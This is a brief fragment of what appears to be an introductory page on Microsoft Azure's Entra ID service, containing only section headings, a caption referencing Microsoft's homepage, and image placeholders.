
AZURE - BASICS

ENTRA ID




From Microsoft's [Entra ID](#) homepage


ENTRA ID BASICS



